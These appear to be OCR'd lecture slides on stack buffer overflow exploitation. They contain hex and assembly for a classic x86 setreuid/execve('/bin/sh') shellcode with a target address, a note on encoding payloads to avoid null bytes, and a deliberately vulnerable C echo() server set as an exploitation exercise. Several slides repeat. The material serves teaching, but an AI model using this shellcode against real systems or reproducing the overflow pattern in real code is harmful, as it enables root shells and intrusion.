
3. Add the address

```
0xbfffeeb0
```

```
00000000    31 C0 B0 46   31 DB 31 C9   1..F1.1.
00000008    CD 80 EB 16   5B 31 C0 88   ....[1..
00000010    43 07 89 5B   08 89 43 0C   C..[..C.
00000018    B0 0B 8D 4B   08 8D 53 0C   ...K..S.
00000020    CD 80 E8 E5   FF FF FF 2F   ......./
00000028    62 69 6E 2F   73 68 4E 41   bin/shNA
00000030    41 41 41 42   42 42 42 00   AAABBBB.
```


```
_start:
        xor %eax, %eax
        movb $70,%al          setreuid
        xor %ebx,%ebx
        xor %ecx,%ecx
        int $0x80

        jmp string_addr

mystart:
        pop %ebx
        xor %eax,%eax

        movb %al, 7(%ebx)
        movl %ebx, 8(%ebx)

        movl %eax, 12(%ebx)

        movb $11,%al          execve

        leal 8(%ebx), %ecx
        leal 12(%ebx), %edx

        int $0x80

string_addr:                  why this?
        call mystart
        .asciz "/bin/shNAAAABBBB"
```

In reality, things are more complicated



- why do you think encoding is so frequently used?
  - think strcpy(), etc.

In reality, things are more complicated



- why do you think encoding is so frequently used?
  - think strcpy(), etc.

A: if strcpy() is used to overflow the buffer, it will stop when it encounters the null byte. So if the shellcode contains a null byte, the attacker has a problem. So the attacker may have to encode the shellcode to remove null bytes and then generate them dynamically

That is, fundamentally, it.

- Let us see whether we understood this.

Can you exploit this?

```
char gWelcome [] = "Welcome to our system! ";

void echo (int fd)
{
  int len;
  char name [64], reply [128];

  len = strlen (gWelcome);
  memcpy (reply, gWelcome, len); /* copy the welcome string to reply */

  write_to_socket (fd, "Type your name: "); /* prompt client for name */
  read (fd, name, 128);                     /* read name from socket */

  /* copy the name into the reply buffer (starting at offset len, so
   * that we won't overwrite the welcome message we copied earlier). */
  memcpy (reply+len, name, 64);

  write (fd, reply, len + 64); /* now send full welcome message to client */
  return;
}

void server (int socketfd) { /* just call echo() in an endless loop */
  while (1)
    echo (socketfd);
}
```


Can you exploit this?

without comments

```
char gWelcome [] = "Welcome to our system! ";

void echo (int fd)
{
  int len;
  char name [64], reply [128];

  len = strlen (gWelcome);
  memcpy (reply, gWelcome, len);

  write_to_socket (fd, "Type your name: ");
  read (fd, name, 128);



  memcpy (reply+len, name, 64);

  write (fd, reply, len + 64);
  return;
}

void server (int socketfd) {
  while (1)
    echo (socketfd);
}
```


Code (echo)

```
len = strlen (gWelcome);
memcpy (reply, gWelcome, len);

read (fd, name, 128)

memcpy (reply+len, name, 64)
write (fd, reply, len +64);

return;
```




Code (echo)

```
len = strlen (gWelcome);
memcpy (reply, gWelcome, len);

read (fd, name, 128)

memcpy (reply+len, name, 64)
write (fd, reply, len +64);

return;
```



Code (echo)

```
len = strlen (gWelcome);
memcpy (reply, gWelcome, len);

read (fd, name, 128)

memcpy (reply+len, name, 64)
write (fd, reply, len +64);

return;
```



Code (echo)

```
len = strlen (gWelcome);
memcpy (reply, gWelcome, len);

read (fd, name, 128)

memcpy (reply+len, name, 64)
write (fd, reply, len +64);

return;
```